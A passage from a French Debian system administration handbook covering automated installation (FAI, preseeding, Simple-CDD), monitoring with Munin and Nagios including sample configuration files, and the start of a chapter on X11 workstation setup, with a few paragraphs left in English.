- exécution de `/usr/sbin/fai` qui contrôle le reste de l'installation (les étapes suivantes sont donc initiées par ce script) ;
- récupération de l'espace de configuration depuis le serveur et mise à disposition dans `/fai/` ;
- appel de *fai-class*. Les scripts `/fai/class/[0-9][0-9]*` sont exécutés et retournent des noms de « classe » qui doivent être appliqués à la machine en cours d'installation ; cette information sera réutilisée par les différentes étapes à suivre. Il s'agit d'un moyen relativement souple de définir les services qui doivent être installés et configurés.
- récupération d'un certain nombre de variables de configuration en fonction des classes définies ;
- partitionnement des disques et formatage des partitions à partir des informations fournies dans `/fai/disk_config/classe` ;
- montage des partitions ;
- installation d'un système de base ;
- préconfiguration de la base Debconf avec *fai-debconf* ;

- téléchargement de la liste des paquets disponibles pour APT ;
- installation des logiciels listés dans les fichiers `/fai/package_config/classe` ;
- exécution des scripts de post-configuration `/fai/scripts/classe/[0-9][0-9]*` ;
- enregistrement des logs de l'installation, démontage des partitions, redémarrage.

12.3.2. Debian-installer avec préconfiguration

En fin de compte, le meilleur outil pour installer des systèmes Debian devrait logiquement être l'installateur officiel de Debian. C'est pourquoi, dès la conception de `debian-installer`, il a été prévu de l'employer de manière automatique. Il s'appuie pour cela sur le mécanisme offert par `debconf`. Celui-ci permet d'une part de restreindre le nombre de questions posées, les autres obtenant automatiquement la réponse par défaut et d'autre part, de fournir séparément toutes les réponses afin que l'installation puisse être non interactive. Cette dernière fonctionnalité porte le nom de *preseeding*, que l'on traduira simplement par préconfiguration.

POUR ALLER PLUS LOIN	
Debconf avec une base de données centralisée	<p>La préconfiguration permet de fournir un ensemble de réponses au moment de l'installation, mais celui-ci n'évolue pas dans le temps. Pour répondre à cette problématique qui concerne essentiellement la mise à jour de machines déjà installées, il est possible de paramétriser <code>debconf</code> via son fichier de configuration <code>/etc/debconf.conf</code> pour lui demander d'utiliser des sources de données externes (comme LDAP ou un fichier distant accessible par NFS ou Samba). Les sources peuvent être multiples et complémentaires. La base de données locale reste employée en lecture-écriture mais les autres bases de données sont généralement accessibles en lecture seule uniquement. La page de manuel <code>debconf.conf(5)</code> détaille toutes les possibilités offertes (pour cela il faut installer le paquet <code>debconf-doc</code>).</p>

Employer un fichier de préconfiguration

L'installateur peut récupérer un fichier de préconfiguration à différents emplacements :

- dans l'`initrd` employé pour démarrer la machine — dans ce cas, la préconfiguration a lieu au tout début de l'installation et toutes les questions peuvent être évitées par ce biais. Il suffit de nommer le fichier `preseed.cfg` et de le placer à la racine de l'`initrd`.
- sur le support de démarrage (CD-Rom ou clé USB) — dans ce cas, la préconfiguration a lieu dès que le support en question est monté, soit juste après les questions concernant la langue et le clavier. Le paramètre de démarrage `preseed/file` permet d'indiquer l'emplacement du fichier de préconfiguration (ex : `/cdrom/preseed.cfg` si l'on emploie un CD-Rom ou `/hd-media/preseed.cfg` pour une clé USB).
- depuis le réseau — la préconfiguration n'a alors lieu qu'après la configuration (automatique) du réseau et le paramètre de démarrage à employer est de la forme `preseed/url=http://serveur/preseed.cfg`.

Inclure le fichier de préconfiguration dans l'initrd semble au premier abord la solution la plus intéressante, mais on ne l'emploiera que très rarement, en raison de la complexité de génération d'un initrd adapté à l'installateur. Les deux autres solutions seront donc privilégiées, d'autant plus qu'il existe un autre moyen de préconfigurer les premières questions de l'installation via les paramètres de démarrage. Pour éviter de les saisir manuellement, il faudra simplement modifier la configuration de `isolinux` (démarrage sur CD-Rom) ou `syslinux` (démarrage sur clé USB).

Créer un fichier de préconfiguration

Un fichier de préconfiguration est un simple fichier texte où chaque ligne contient une réponse à une question Debconf. Les questions se décomposent en 4 champs séparés par des blancs (espaces ou tabulations) comme dans l'exemple `d-i mirror/suite string stable` :

- Le premier champ est le propriétaire de la question ; on y met `d-i` pour les questions concernant l'installateur, ou le nom du paquet pour les questions Debconf employées par les paquets Debian;
- Le deuxième champ est l'identifiant de la question;
- Le troisième champ est le type de la question;
- Et enfin, le quatrième champ contient la valeur de la réponse. Signalons qu'un espace unique sépare le type de la valeur ; s'il y en a plus qu'un, les espaces suivants feront partie de la valeur.

Le moyen le plus simple de rédiger un fichier de préconfiguration est d'installer manuellement un système. On récupère ensuite toutes les réponses concernant `debian-installer` avec `debconf-get-selections --installer` ; pour les réponses concernant les paquets, on utilise `debconf-get-selections`. Toutefois, il est plus propre de rédiger un tel fichier manuellement à partir d'un exemple et de la documentation de référence : on ne préconfigurera une réponse que lorsque la réponse par défaut ne convient pas et pour le reste, on s'appuiera sur le paramètre de démarrage `priority=critical` qui restreint l'affichage aux seules questions critiques.

DOCUMENTATION

Annexe du manuel de l'installateur

L'utilisation d'un fichier de préconfiguration est très bien documentée dans une annexe du manuel de l'installateur que l'on trouve en ligne. Il fournit également un exemple détaillé et commenté d'un fichier de préconfiguration que l'on pourra reprendre et adapter à sa guise.

- ▶ <https://www.debian.org/releases/jessie/amd64/apb.html>
- ▶ <https://www.debian.org/releases/jessie/example-preseed.txt>

Créer un support de démarrage adapté

Ce n'est pas tout de savoir où il faut mettre le fichier de préconfiguration, encore faut-il savoir comment le faire. En effet, il faut d'une manière ou d'une autre modifier le support de démarrage de l'installation pour y changer les paramètres de démarrage et pour y ajouter le fichier.

Démarrage depuis le réseau Lorsqu'on démarre un ordinateur depuis le réseau, c'est le serveur chargé d'envoyer les éléments de démarrage qui en définit les paramètres. C'est donc la configuration PXE sur le serveur de démarrage qu'il faut aller modifier et en particulier le fichier `/tftpboot/pixelinux.cfg/default`. La mise en place du démarrage par le réseau est un prérequis ; elle est détaillée dans le manuel d'installation.

► <https://www.debian.org/releases/jessie/amd64/ch04s05.html>

Préparer une clé USB amorçable Après avoir préparé une clé amorçable comme documenté dans la section 4.1.2, « Démarrage depuis une clé USB » page 55, il ne reste plus que quelques opérations à effectuer (on suppose le contenu de la clé accessible via `/media/usbdisk/`) :

- copier le fichier de préconfiguration dans `/media/usbdisk/preseed.cfg` ;
- modifier `/media/usbdisk/syslinux.cfg` pour y ajouter les paramètres souhaités (voir un exemple ci-dessous).

Ex. 12.2 Fichier syslinux.cfg et paramètres pour la préconfiguration

```
default vmlinuz
append preseed/file=/hd-media/preseed.cfg locale=fr_FR console-keymaps-at/keymap=fr-
  ↪ latin9 languagechooser/language-name=French countrychooser/shortlist=FR vga=
  ↪ normal initrd=initrd.gz --
```

Créer une image de CD-Rom Une clé USB étant un support accessible en lecture/écriture, il est facile d'y ajouter un fichier et de modifier quelques paramètres. Ce n'est plus le cas avec un CD-Rom : nous devons régénérer une image ISO d'installation de Debian. C'est précisément le rôle de `debian-cd`. Malheureusement, cet outil est assez contraignant à l'usage. Il faut en effet disposer d'un miroir Debian local, prendre le temps de comprendre toutes les options offertes par `/usr/share/debian-cd/CONF.sh`, puis enchaîner des invocations de `make`. La lecture de `/usr/share/debian-cd/README` s'avérera nécessaire.

Cela dit, `debian-cd` procède toujours de la même manière : il crée un répertoire « image » qui contient exactement ce que le CD-Rom devra contenir, puis emploie un programme (`genisoimage`, `mkisofs` ou `xorriso`) pour transformer ce répertoire en fichier ISO. Le répertoire image est finalisé juste après l'étape `make image-trees` de `debian-cd`. À ce moment, au lieu de procéder directement à la génération du fichier ISO, on peut déposer le fichier de pré-configuration dans ce fameux répertoire (qui se trouve être `$TDIR/$CODENAME/CD1/`, `$TDIR` et `$CODENAME` étant des paramètres fournis par le fichier de configuration `CONF.sh`). Le chargeur d'amorçage du CD-Rom est `isolinux` ; la configuration préparée par `debian-cd` doit également être modifiée à ce moment, afin d'ajouter les paramètres de démarrage souhaités (le fichier précis à éditer est `$TDIR/$CODENAME/boot1/isolinux/isolinux.cfg`). Finalement, il n'y a plus qu'à générer l'image ISO avec `make image CD=1` (ou `make images` si l'on génère un jeu de CD-Rom).

12.3.3. Simple-CDD : la solution tout en un

L'emploi d'un fichier de préconfiguration ne répond pas à tous les besoins liés à un déploiement de parc informatique. Même s'il est possible d'exécuter quelques scripts à la fin de l'installation, la souplesse de sélection des paquets à installer reste limitée (on sélectionne essentiellement les tâches) et surtout cela ne permet pas d'installer des paquets locaux ne provenant pas de Debian.

Pourtant `debian-cd` sait intégrer des paquets externes et `debian-installer` peut être étendu en insérant des étapes au cours de l'installation. En combinant ces deux facultés, il est donc possible de créer un installateur répondant à nos besoins, qui pourrait même configurer certains services après avoir procédé au décompactage des paquets désirés. Ce qui vient d'être décrit, ce n'est pas qu'une vue de l'esprit, c'est exactement le service que Simple-CDD (dans le paquet `simple-cdd`) propose .

Simple-CDD se veut un outil permettant à tout un chacun de créer facilement une distribution dérivée de Debian en sélectionnant un sous-ensemble de paquets, en les préconfigurant avec `debconf`, en y intégrant quelques logiciels spécifiques et en exécutant des scripts personnalisés à la fin de l'installation. On retrouve bien là la philosophie du système d'exploitation universel que chacun peut adapter pour ses besoins.

Définir des profils

À l'instar des « classes » de FAI, Simple-CDD permet de créer des « profils » et, au moment de l'installation, on décide de quels profils une machine va hériter. Un profil se définit par un ensemble de fichiers `profiles/profil.*`:

- Le fichier `.description` contient une ligne de description du profil;
- Le fichier `.packages` liste les paquets qui seront automatiquement installés si le profil est sélectionné;
- Le fichier `.downloads` liste des paquets qui seront intégrés sur l'image d'installation mais qui ne seront pas nécessairement installés;
- Le fichier `.preseed` contient une préconfiguration de questions `debconf` (aussi bien pour l'installateur que pour les paquets);
- Le fichier `.postinst` contient un script qui est exécuté sur le système installé juste avant la fin de l'installation;
- Et enfin le fichier `.conf` permet de modifier les paramètres de Simple-CDD en fonction des profils inclus dans une image.

Le profil `default` est particulier puisqu'il est systématiquement employé et contient le strict minimum pour que Simple-CDD puisse fonctionner. La seule chose qu'il soit intéressant de personnaliser dans ce profil est le paramètre de préconfiguration `simple-cdd/profiles` : on peut ainsi éviter une question introduite par Simple-CDD et qui demande la liste des profils qui doivent être installés.

Signalons également qu'il faudra invoquer la commande depuis le répertoire parent de ce répertoire `profiles`.

Configuration et fonctionnement de build-simple-cdd

DÉCOUVERTE

Fichier de configuration détaillé

Un exemple de fichier de configuration pour Simple-CDD contenant tous les paramètres existants se trouve dans le paquet, il s'agit de `/usr/share/doc/simple-cdd/examples/simple-cdd.conf.detailed.gz`. On peut s'en inspirer pour rédiger son propre fichier de configuration.

Afin de pouvoir faire son œuvre, il faut fournir à Simple-CDD toute une série d'informations. Le plus pratique est de les regrouper dans un fichier de configuration que l'on transmettra à `build-simple-cdd` par son option `--conf`. Mais elles peuvent parfois être spécifiées par le biais de paramètres dédiés de `build-simple-cdd`. Passons en revue le fonctionnement de cette commande et l'influence des différents paramètres :

- Le paramètre `profiles` liste les profils à inclure sur l'image de CD-Rom générée;
- À partir de la liste des paquets requis, Simple-CDD crée un miroir Debian partiel (qu'il passera en paramètre à `debian-cd` plus tard) en téléchargeant les fichiers nécessaires depuis le serveur mentionné dans `server`;
- Il intègre dans ce miroir local les paquets Debian personnalisés listés dans `local_packages`;
- Il exécute `debian-cd` (dont l'emplacement par défaut peut être configuré grâce à la variable `debian_cd_dir`) en lui passant la liste des paquets à intégrer;
- Il interfère sur le répertoire préparé par `debian-cd` de plusieurs manières :
 - Il dépose les fichiers concernant les profils dans un répertoire `simple-cdd` sur le CD-Rom;
 - Il ajoute les fichiers listés par le paramètre `all_extras`;
 - Il rajoute des paramètres de démarrage pour activer la préconfiguration et pour éviter les premières questions concernant la langue et le pays. Il récupère ces informations depuis les paramètres `language` et `country`.
- Il demande à `debian-cd` de générer l'image ISO finale.

Générer une image ISO

Une fois le fichier de configuration rédigé et les profils correctement définis, il ne reste donc plus qu'à invoquer `build-simple-cdd --conf simple-cdd.conf`. Après quelques minutes, on obtient alors l'image souhaitée : `images/debian-8.0-amd64-CD-1.iso`.

12.4. Supervision

La supervision couvre plusieurs aspects et répond à plusieurs problématiques. D'une part, il s'agit de suivre dans le temps l'évolution de l'usage des ressources offertes par une machine donnée, afin d'anticiper la saturation et les besoins de mises à jour. D'autre part, il s'agit d'être alerté en cas d'indisponibilité ou de dysfonctionnement d'un service afin d'y remédier dans les plus brefs délais.

Munin répond très bien à la première problématique en proposant sous forme graphique des historiques de nombreux paramètres (usage mémoire vive, usage disque, charge processeur, trafic réseau, charge de Apache/MySQL, etc.). *Nagios* répond à la seconde en vérifiant très régulièrement que les services sont fonctionnels et disponibles et en remontant les alertes par les canaux appropriés (souvent par le courrier électronique, parfois avec des SMS, etc.). Les deux logiciels sont conçus de manière modulaire : il est relativement aisé de créer de nouveaux greffons (*plugins*) pour surveiller des services ou paramètres spécifiques.

ALTERNATIVE

Zabbix, un système de supervision intégré

Bien que *Munin* et *Nagios* soient très répandus, ils ne sont pas les seuls logiciels permettant la supervision et ils ne traitent qu'une partie de la problématique (graphage ou alerte). On citera notamment *Zabbix*. Il intègre les deux activités en un seul logiciel et est pour partie configuré via une interface web. Il s'est grandement amélioré dans les dernières années et peut être considéré comme une alternative viable. Sur le serveur de supervision, il faut installer *zabbix-server-pgsql* (ou *zabbix-server-mysql*), la plupart du temps avec *zabbix-frontend-php* pour disposer d'une interface web. Sur les hôtes à superviser, il faut installer *zabbix-agent* afin qu'ils puissent remonter les informations pertinentes au serveur.

► <http://www.zabbix.org/>

ALTERNATIVE

Icinga, un fork de Nagios

Suite à des divergences d'opinion concernant le développement de *Nagios* (qui est contrôlé par une entreprise), un certain nombre de développeurs ont créé *Icinga* en repartant de *Nagios*. Le logiciel reste compatible — pour le moment — avec les configurations et greffons *Nagios*, mais ajoute des fonctionnalités supplémentaires.

► <http://www.icinga.org/>

12.4.1. Mise en œuvre de Munin

Ce logiciel permet de superviser de nombreuses machines ; il emploie donc fort logiquement une architecture client/serveur. Une machine centrale — le grapheur — va collecter les données exportées par tous les hôtes à superviser, pour en faire des graphiques historiques.

Configuration des hôtes à superviser

La première étape consiste à installer le paquet *munin-node*. Ce dernier contient un démon qui écoute sur le port 4949 et qui renvoie toutes les valeurs collectées par l'ensemble des

greffons actifs. Chaque greffon est un simple programme qui peut renvoyer une description des informations qu'il collecte ainsi que la dernière valeur constatée. Ils sont placés dans `/usr/share/munin/plugins/` mais seuls ceux qui sont liés dans `/etc/munin/plugins/` sont réellement employés.

L'installation initiale du paquet préconfigure une liste de greffons actifs en fonction des logiciels disponibles et de la configuration actuelle de la machine. Ce paramétrage automatique dépend d'une fonctionnalité intégrée à chaque greffon et il n'est pas toujours judicieux d'en rester là. Il est intéressant de naviguer sur la [galerie des greffons](#)², même si tous les greffons ne disposent pas d'une documentation complète. Cela dit, tous les greffons sont des scripts, souvent relativement simples et contenant quelques commentaires explicatifs. Il ne faut donc pas hésiter à faire le tour de `/etc/munin/plugins/` pour supprimer les greffons inutiles. De même, on peut activer un greffon intéressant repéré dans `/usr/share/munin/plugins/` avec une commande `ln -sf /usr/share/munin/plugins/greffon /etc/munin/plugins/`. Attention, les greffons dont le nom se termine par un tiret souligné (`_`) sont particuliers, ils ont besoin d'un paramètre. Celui-ci doit être intégré dans le nom du lien symbolique créé (par exemple le greffon `if_` sera installé avec un lien symbolique `if_eth0` pour surveiller le trafic sur l'interface réseau `eth0`).

Une fois tous les greffons correctement mis en place, il faut paramétriser le démon pour indiquer qui a le droit de récupérer ces valeurs. Cela s'effectue dans le fichier `/etc/munin/munin-node.conf` avec une directive `allow`. Par défaut, on trouve `allow ^127\.0\.0\.1$` qui n'autorise l'accès qu'à l'hôte local. Il convient d'ajouter une ligne similaire contenant l'adresse IP de la machine qui va assumer le rôle de grapheur puis de relancer le démon avec `service munin-node restart`.

²<http://gallery.munin-monitoring.org>

POUR ALLER PLUS LOIN

Créer ses propres greffons

Munin dispose d'une documentation conséquente sur le fonctionnement théorique de ces greffons et sur la manière d'en développer de nouveaux.

► <http://munin-monitoring.org/wiki/plugins>

Pour tester le greffon, il convient de le lancer dans les mêmes conditions que munin-node le ferait en exécutant `munin-run greffon` en tant qu'utilisateur root. Le deuxième paramètre éventuel (comme `config`) est réemployé comme paramètre lors de l'exécution du greffon.

Lorsque le greffon est appelé avec le paramètre `config`, il doit renvoyer un ensemble de champs le décrivant, par exemple :

```
$ sudo munin-run load config
graph_title Load average
graph_args --base 1000 -l 0
graph_vlabel load
graph_scale no
graph_category system
load.label load
graph_info The load average of the machine describes how
    ➔ many processes are in the run-queue (scheduled to run
    ➔ "immediately").
load.info 5 minute load average
```

Les différents champs qu'il est possible de renvoyer sont décrits sur une page web décrivant le « protocole de configuration ».

► <http://munin.readthedocs.org/en/latest/reference/plugin.html>

Lorsque le greffon est appelé sans paramètre, il renvoie simplement les dernières valeurs associées ; ainsi l'exécution de `sudo munin-run load` retourne par exemple `load.value 0.12`.

Enfin, lorsque le greffon est appelé avec `autoconf` comme paramètre, il renvoie « yes » (avec un code retour à 0) ou « no » (avec un code de retour à 1) pour signifier si oui ou non le greffon devrait être activé sur cette machine.

Configuration du grapheur

Par grapheur, on entend simplement la machine qui va collecter les données et générer les graphiques correspondants. Le paquet correspondant à installer est `munin`. La configuration initiale du paquet lance `munin-cron` toutes les 5 minutes. Ce dernier collecte les données depuis toutes les machines listées dans `/etc/munin/munin.conf` (uniquement l'hôte local par défaut), stocke les historiques sous forme de fichiers RRD (*Round Robin Database* est un format de fichier adapté au stockage de données variant dans le temps) dans `/var/lib/munin/` et régénère une page HTML avec des graphiques dans `/var/cache/munin/www/`.

Il faut donc éditer `/etc/munin/munin.conf` pour y ajouter toutes les machines à surveiller. Chaque machine se présente sous la forme d'une section complète portant son nom et contenant une entrée `address` qui indique l'adresse IP de la machine à superviser.

```
[ftp.falcot.com]
address 192.168.0.12
use_node_name yes
```

Les sections peuvent être plus élaborées et décrire des graphiques supplémentaires à créer à partir de la combinaison de données provenant de plusieurs machines. On peut s'inspirer des exemples fournis dans le fichier de configuration.

Enfin, la dernière étape consiste à publier les pages générées. Il faut configurer votre serveur web pour que l'on puisse accéder au contenu de `/var/cache/munin/www/` par l'intermédiaire d'un site web. On choisira généralement de restreindre l'accès soit à l'aide d'un système d'authentification, soit en fournissant une liste d'adresses IP autorisées à consulter ces informations. La section [11.2, « Serveur web \(HTTP\)](#) » page 297 fournit les explications nécessaires.

12.4.2. Mise en œuvre de Nagios

Contrairement à Munin, Nagios ne nécessite pas forcément d'installer quoi que ce soit sur les machines à superviser. En effet, il est fréquemment employé simplement pour vérifier la disponibilité de certains services réseau. Par exemple, Nagios peut se connecter à un serveur web et vérifier qu'il peut récupérer une page web donnée dans un certain délai.

Installation

La première étape est donc d'installer les paquets `nagios3`, `nagios-plugins` et `nagios3-doc`. Une fois cela effectué, l'interface web de Nagios est d'ores et déjà configurée et un premier utilisateur `nagiosadmin` (dont le mot de passe vient d'être saisi) peut y accéder. Il est possible d'ajouter d'autres utilisateurs en les insérant dans le fichier `/etc/nagios3/htpasswd.users` à l'aide de la commande `htpasswd` de Apache. Si aucune question debconf n'est apparue au cours de l'installation, il est possible d'exécuter `dpkg-reconfigure nagios3-cgi` pour définir le mot de passe de l'utilisateur `nagiosadmin`.

En se connectant sur `http://serveur/nagios3/`, on découvre l'interface web et l'on peut constater que Nagios surveille déjà certains paramètres de la machine sur laquelle il fonctionne. Cependant, en essayant d'utiliser certaines fonctionnalités interactives comme l'ajout de commentaires concernant un hôte, on constate qu'elles ne fonctionnent pas. Par défaut, Nagios est effectivement configuré de manière très restrictive (pour plus de sécurité) et ces fonctionnalités sont désactivées.

En consultant `/usr/share/doc/nagios3/README.Debian` on comprend qu'il faut éditer `/etc/nagios3/nagios.cfg` et positionner le paramètre `check_external_commands` à « 1 ». Puis il faut changer les permissions d'écriture sur un répertoire employé par Nagios avec ces quelques commandes :

```
# service nagios3 stop
[...]
# dpkg-statoverride --update --add nagios www-data 2710 /var/lib/nagios3/rw
```

```
# dpkg-statoverride --update --add nagios nagios 751 /var/lib/nagios3
# service nagios3 start
[...]
```

Configuration

L'interface web de Nagios est relativement plaisante, mais elle ne permet pas de le configurer. Il n'est pas possible d'ajouter des hôtes et des services à surveiller. Toute la configuration de ce logiciel s'effectue par un ensemble de fichiers référencés par le fichier de configuration central `/etc/nagios3/nagios.cfg`.

Avant de plonger dans ces fichiers, il faut se familiariser avec les concepts de Nagios. La configuration liste un ensemble d'objets de différents types :

- Un *hôte* (*host*) est une machine du réseau que l'on souhaite surveiller;
- Un *hostgroup* est un ensemble d'hôtes que l'on souhaite regrouper pour un affichage plus clair ou pour factoriser des éléments de configuration;
- Un *service* est un élément à tester qui concerne un hôte ou un groupe d'hôtes. En général, il s'agit effectivement de vérifier le fonctionnement de « services » réseau, mais il peut s'agir de vérifier que des paramètres soient dans un intervalle acceptable (comme l'espace disque ou la charge CPU);
- Un *servicegroup* est un ensemble de services que l'on souhaite regrouper dans l'affichage;
- Un *contact* est une personne qui peut recevoir des alertes;
- Un *contactgroup* est un ensemble de contacts à avertir;
- Une *timeperiod* est une plage horaire pendant laquelle certains services doivent être vérifiés;
- Une commande (*command*) est une ligne de commande à exécuter pour tester un service donné.

Chaque objet a un certain nombre de propriétés (selon son type) qu'il est possible de personnaliser. Une liste exhaustive serait trop longue, mais les relations entre ces objets sont les propriétés les plus importantes.

Un *service* emploie une *commande* pour vérifier l'état d'une fonctionnalité sur un *hôte* ou un *groupe d'hôtes* dans une *plage horaire* donnée. En cas de problèmes, Nagios envoie une alerte à tous les membres du *contactgroup* associé au service défaillant. Chaque membre est alerté selon les modalités précisées dans son objet *contact* correspondant.

Une fonctionnalité d'héritage entre les objets permet de partager facilement un ensemble de propriétés entre un grand nombre d'objets, tout en évitant une duplication de l'information. Par ailleurs, la configuration initiale comporte un certain nombre d'objets standards et, dans la plupart des cas, il suffit de définir de nouveaux hôtes, services et contacts en héritant des objets génériques prédéfinis. La lecture des fichiers de `/etc/nagios3/conf.d/` permet de se familiariser avec ceux-ci.

Voici la configuration employée par les administrateurs de Falcot :

Ex. 12.3 *Fichier /etc/nagios3/conf.d/falcot.cfg*

```
define contact{
    name                  generic-contact
    service_notification_period 24x7
    host_notification_period   24x7
    service_notification_options w,u,c,r
    host_notification_options   d,u,r
    service_notification_commands notify-service-by-email
    host_notification_commands  notify-host-by-email
    register               0 ; Template only
}

define contact{
    use                  generic-contact
    contact_name         rhertzog
    alias                Raphael Hertzog
    email                hertzog@debian.org
}

define contact{
    use                  generic-contact
    contact_name         rmas
    alias                Roland Mas
    email                lolando@debian.org
}

define contactgroup{
    contactgroup_name    falcot-admins
    alias                Falcot Administrators
    members              rhertzog,rmas
}

define host{
    use                  generic-host ; Name of host template to use
    host_name            www-host
    alias                www.falcot.com
    address              192.168.0.5
    contact_groups       falcot-admins
    hostgroups           debian-servers,ssh-servers
}

define host{
    use                  generic-host ; Name of host template to use
    host_name            ftp-host
    alias                ftp.falcot.com
    address              192.168.0.6
    contact_groups       falcot-admins
    hostgroups           debian-servers,ssh-servers
}
```

```

# commande 'check_ftp' avec paramètres personnalisés
define command{
    command_name      check_ftp2
    command_line      /usr/lib/nagios/plugins/check_ftp -H $HOSTADDRESS$ -w 20 -c
                      ➔ 30 -t 35
}

# Service générique à Falcot
define service{
    name            falcot-service
    use             generic-service
    contact_groups falcot-admins
    register        0
}
# Services à vérifier sur www-host
define service{
    use            falcot-service
    host_name      www-host
    service_description HTTP
    check_command   check_http
}
define service{
    use            falcot-service
    host_name      www-host
    service_description HTTPS
    check_command   check_https
}
define service{
    use            falcot-service
    host_name      www-host
    service_description SMTP
    check_command   check_smtp
}
# Services à vérifier sur ftp-host
define service{
    use            falcot-service
    host_name      ftp-host
    service_description FTP
    check_command   check_ftp2
}

```

Ce fichier de configuration définit deux hôtes à surveiller. Le premier concerne le serveur web de Falcot ; on y surveille le fonctionnement du serveur web sur le port HTTP (80) et sur le port HTTP sécurisé (443). On vérifie également qu'un serveur SMTP est accessible sur son port 25. Le second concerne le serveur FTP et l'on vérifie qu'on obtient une réponse en moins de 20 secondes. Au-delà de ce délai, une mise en garde (*warning*) est générée et, au-delà de 30 secondes, une alerte critique. En se rendant sur l'interface web, on peut se rendre compte que le service

SSH est également surveillé : cette surveillance est due à l'appartenance des hôtes au groupe `ssh-servers`. Le service standard correspondant est défini dans `/etc/nagios3/conf.d/services_nagios2.cfg`.

On peut noter l'usage de l'héritage : pour hériter d'un autre objet, on emploie la propriété `use nom-parent`. Pour identifier un objet dont on veut hériter, il faut lui attribuer une propriété `name identifiant`. Si l'objet parent n'est pas un objet réel, mais est uniquement destiné à servir de rôle de parent, on lui ajoute la propriété `register 0` qui indique à Nagios de ne pas le considérer et donc d'ignorer l'absence de certains paramètres normalement requis.

DOCUMENTATION

Liste des propriétés des objets

Pour avoir une meilleure idée des nombreuses possibilités de paramétrage de Nagios, il faut consulter la documentation fournie par le paquet `nagios3-doc`. Elle est directement accessible depuis l'interface web via le lien Documentation en haut à gauche. On y trouve notamment une liste exhaustive des différents types d'objets avec toutes les propriétés que l'on peut leur affecter. Il est également expliqué comment créer de nouveaux greffons.

Tests distants avec NRPE

De nombreux greffons de Nagios permettent de vérifier l'état de certains paramètres locaux d'une machine. Si l'on souhaite effectuer ces vérifications sur de nombreuses machines tout en centralisant les résultats sur une seule installation, il faut employer le greffon NRPE (*Nagios Remote Plugin Executor*). On installe *nagios-nrpe-plugin* sur le serveur Nagios et *nagios-nrpe-server* sur les machines sur lesquelles on veut exécuter certains tests locaux. Ce dernier se configure par le biais du fichier `/etc/nagios/nrpe.cfg`. On y indique les tests que l'on peut déclencher à distance ainsi que les adresses IP des machines qui sont autorisées à les déclencher. Du côté de Nagios, il suffit d'ajouter les services correspondants en faisant appel à la nouvelle commande `check_nrpe`.

Debian

Debian

Debian



Mots-clés

Station de travail
Bureau graphique
Bureautique
X.org

Station de travail

13

Configuration du serveur X11 394	Personnalisation de l'interface graphique 395	Bureaux graphiques 397
Courrier électronique 400	Navigateurs web 403	Développement 406
Suites bureautiques 407	L'émulation Windows : Wine 408	Travail collaboratif 406
		Logiciels de communication en temps réel 410

Les divers déploiements concernant les serveurs maintenant achevés, les administrateurs peuvent se charger des stations de travail individuelles et créer une configuration type.

13.1. Configuration du serveur X11

La phase de configuration initiale de l’interface graphique est toujours un peu délicate ; il arrive fréquemment qu’une carte vidéo très récente ne fonctionne pas parfaitement avec la version de X.org livrée dans la version stable de Debian.

A brief reminder: X.org is the software component that allows graphical applications to display windows on screen. It includes a driver that makes efficient use of the video card. The features offered to the graphical applications are exported through a standard interface, X11 (*Jessie* contains version X11R7.7).

PERSPECTIVE X11, XFree86 et X.org

X11 is the graphical system most widely used on Unix-like systems (also available for Windows and Mac OS). Strictly speaking, the term “X11” only refers to a protocol specification, but it is also used to refer to the implementation in practice.

X11 had a rough start, but the 1990s saw XFree86 emerge as the reference implementation because it was free software, portable, and maintained by a collaborative community. However, the rate of evolution slowed down near the end when the software only gained new drivers. That situation, along with a very controversial license change, led to the X.org fork in 2004. This is now the reference implementation, and Debian *Jessie* uses X.org version 7.7.

La dernière version de X.org sait détecter le matériel automatiquement : cela est valable pour la carte vidéo, pour l’écran, ainsi que pour les claviers et souris. Cela fonctionne tellement bien que le paquet ne crée plus le fameux fichier de configuration `/etc/X11/xorg.conf`. Tout ceci est rendu possible par des améliorations présentes dans le noyau Linux (notamment pour la gestion des souris et des claviers), par l’intégration d’une liste de cartes vidéo gérées dans chaque pilote et par l’usage du protocole DDC pour récupérer les caractéristiques de l’écran.

En ce qui concerne la configuration du clavier, elle est désormais indiquée dans `/etc/default/keyboard`. Ce fichier contrôle la configuration de la console ainsi que celle de l’interface graphique et il est géré par le paquet `keyboard-configuration`. La configuration de la disposition du clavier est détaillée dans la section 8.1.2, « [Configurer le clavier](#) » page 163.

Le paquet `xserver-xorg` fournit le serveur X générique exploité par les versions 7.x de X.org. Ce serveur modulaire dispose d’une collection de pilotes pour gérer les différents modèles de carte vidéo. L’installation de `xserver-xorg` assure que le serveur et au moins un pilote graphique sont installés.

Note that if the detected video card is not handled by any of the available drivers, X.org tries using the VESA and fbdev drivers. VESA is a generic driver that should work everywhere, but with limited capabilities (fewer available resolutions, no hardware acceleration for games and visual effects for the desktop, and so on) while fbdev works on top of the kernel’s framebuffer device. The X server writes its messages to the `/var/log/Xorg.0.log` log file, which is where one would look to know what driver is currently in use. For example, the following snippet matches what the intel driver outputs when it is loaded:

```
(==) Matched intel as autoconfigured driver 0
```

```
(==) Matched modesetting as autoconfigured driver 1
(==) Matched vesa as autoconfigured driver 2
(==) Matched fbdev as autoconfigured driver 3
(==) Assigned the driver to the xf86ConfigLayout
(II) LoadModule: "intel"
(II) Loading /usr/lib/xorg/modules/drivers/intel_drv.so
```

COMPLÉMENTS
Pilote propriétaire

Certains fabricants de cartes graphiques (notamment nVidia) refusent de donner les spécifications nécessaires à la création de bons pilotes libres. En revanche, ils fournissent des pilotes propriétaires qui permettent malgré tout d'employer leur matériel. Cette politique est à combattre car le pilote fourni — s'il existe — est souvent de moins bonne qualité et surtout ne suit pas les mises à jour de X.org, ce qui peut vous empêcher d'utiliser la dernière version disponible. Nous ne pouvons que vous encourager à boycotter de tels fabricants et à vous tourner vers des concurrents plus coopératifs.

If you still end up with such a card, you will find the required packages in the *non-free* section: *nvidia-glx* for nVidia cards, and *fglrx-driver* for some ATI cards. Both cases require matching kernel modules. Building these modules can be automated by installing the packages *nvidia-kernel-dkms* (for nVidia), or *fglrx-modules-dkms* (for ATI).

The “nouveau” project aims to develop a free software driver for nVidia cards. As of *Jessie*, its feature set does not match the proprietary driver. In the developers’ defense, we should mention that the required information can only be gathered by reverse engineering, which makes things difficult. The free driver for ATI video cards, called “radeon”, is much better in that regard although it often requires non-free firmware.

13.2. Personnalisation de l’interface graphique

13.2.1. Choix d’un gestionnaire d’écran (*display manager*)

